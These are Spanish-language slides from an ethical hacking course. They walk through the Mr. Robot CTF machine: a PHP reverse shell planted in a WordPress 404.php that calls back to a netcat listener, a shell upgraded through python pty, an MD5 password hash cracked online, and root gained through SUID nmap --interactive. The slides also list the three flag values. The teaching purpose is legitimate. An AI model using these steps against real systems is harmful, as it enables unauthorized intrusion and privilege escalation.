

Curso introductorio de Ethical Hacking

Semana 03

Profesor: Randall Barnett Villalobos

Escalación de privilegios

Sesión 08

Etapa de Obtención de Acceso

Objetivo del módulo

- Escalar privilegios de Root en la máquina virtual Mr. Robot, para la obtención del control del Sistema Operativo.




Proceso de explotación

Creación del shell.


Descarga del Shell Reverse

<http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz>



Descarga del Shell Reverse

<http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz>



Descarga del Shell Reverse

```
tar -xvzf php-reverse-shell-1.0.tar.gz
```

```
cd php-reverse-shell-1.0/ && ls
```

```
root @ kali: / home / iicybersecurity / Downloads # tar -xvzf php-reverse-shell-1.0.tar.gz
php-reverse-shell-1.0 /
php-reverse-shell-1.0 / COPYING.GPL
php-reverse-shell-1.0 / COPYING.PHP-REVERSE-SHELL
php-reverse-shell-1.0 / php-reverse-shell.php
php-reverse-shell-1.0 / CHANGELOG
```



Crear canal de comunicación

Uso de NetCat.


NetCat

```
nc -lvp 4444
```



Abrir el canal

<https://192.168.100.24/wpcontent/themes/twentyfifteen/404.php>



```
$VERSION = 1.0 ;
=====
$ip = '192.168.1.2'; // CHANGE THIS
=====
$port = 4444;      // CHANGE THIS
=====
$chunk_size = 1400;
=====
$write_a = null;
=====
$error_a = null;
=====
$shell = 'uname -a; w; id; /bin/sh -i';
=====
$daemon = 0;
=====
$debug = 0;
=====
```

Escalación de privilegios

Comandos de sistema operativo.

Segunda pista

\$ ls

\$ pwd

\$ python -c 'import pty; pty.spawn ("/ bin / sh")'

\$ pwd

```
$ cat clave-2-de-3.txt
cat clave-2-de-3.txt
822c73956184f694993bede3eb39f959
$ cat contraseña.raw-md5
cat contraseña.raw-md5
robot: c3fcd3d76192e4007dfb496cca67e13b
```



CrackStation - Online Password Hash Cracker

crackstation.net

CrackStation

Defuse.ca · Twitter

CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

reCAPTCHA
Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the

Verifique aplicaciones


```
$ su – robot
```

```
Password: abcdefghijklmnopqrstuvwxyz
```

```
find / -perm -u=s -type f 2>/dev/null
```

```
/usr/local/bin/nmap
```

```
nmap --interactive && !sh
```



Tercera pista

```
# cd /root && ls  
# cat key-3-of-3.txt
```

```
cat key-3-of-3.txt  
04787ddef27c3dee1ee161b21670b4e4
```



```
key-1-of-3.txt - 073403c8a58a1f80d943455fb30724b9  
key-2-of-3.txt - 822c73956184f694993bede3eb39f959  
key-3-of-3.txt - 04787ddef27c3dee1ee161b21670b4e4
```



Mira el video

Enumerar servicios.





Gracias